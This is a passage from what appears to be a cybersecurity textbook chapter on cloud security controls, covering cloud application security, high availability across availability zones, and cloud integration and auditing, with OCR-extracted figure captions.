guidelines, and policies that are enforced to secure the cloud infrastructure. A few examples of cloud security controls are discussed below.

- **Cloud Application Security**

  Cloud application security is a set of rules, processes, policies, controls, and techniques that administer all the data exchange between collaborative cloud platforms such as Box, Google G Suite, Slack, and Microsoft Office 365. If employees or users store and send data in cloud platforms over the long term, it is mandatory to include a cloud-based solution known as "safety net" in the zero-trust security implementation. Cloud application security is applied to only the application layers of SaaS, IaaS, and PaaS.



Cloud Application Security
IaaS
PaaS
SaaS
Applications
Applications
Applications

Figure 19.100: Cloud application security

  Implementing cloud application security prevents exploits such as cross-site scripting (XSS), cross-site request forgery (CSRF), session hijacking, SQL injection, and weak authentication.

- **High Availability Across Zones**

  A cloud environment for an application has high availability if the application's services continue during intentional or unintentional network downtimes. High availability can be achieved by dividing servers into zones and maintaining network consistency across them. It enables the environment to handle failures in individual availability zones or the network without losing data. It also provides centralized management to monitor network operations and resource utilization. Figure below shows a simplified view of a cloud environment with high availability across zones.



Cloud Environment
Node 1
Information sent
A copy of the information is exchanged between the nodes/servers
Application
Node 2

Figure 19.101: High availability across zones

A cloud environment with high availability consists of two nodes: the master node and secondary node. The first server runs in the first availability zone, and the second server runs in secondary availability zone. This environment is protected from various service outages such as disk failure, volume failure, network failure and zone failure. Here, each node is independent and has separate zones. If any node fails, a copy of its data is ensured to exist in the other node, which provides access to all the information. Further, a node can be shut down to be upgraded while the other node actively provides the services.

- **Cloud Integration and Auditing**

  Cloud integration is the process of grouping multiple cloud environments together in the form of a public or hybrid cloud that enables administrators to continuously access and handle systems, services, data, and applications. It also combines a cloud environment with the on-premises environment. Without cloud integration, administrators need to perform each integration task independently and manually, which is a time consuming and error-prone process. While risk indicators for on-premises networks are generally detected in network or application logs, cloud-based risk indicators are obtained from API logs. Therefore, all the services should be integrated according to the defined security policies or guidelines and audited further to achieve security compliance. The cloud integration mechanisms provide a comprehensive view over all of the organization’s data, enhance connectivity, and help in gathering all the indicators of risk for assessment.

  Cloud auditing is the process of analyzing the services offered by cloud providers and verifying the conformity to privacy, security, and performance requirements for the cloud environment. Cloud security audits must address the problems associated with both conventional and cloud infrastructure. Proper auditing can ensure the availability of services to the clients under all conditions in an organized and comprehensive manner. It also offers automated data collection on security and operations for systematic evaluation and comparison. It is a cost-effective approach that saves time for large as well as small enterprises because information provided once can be dynamically updated when modifications are applied.




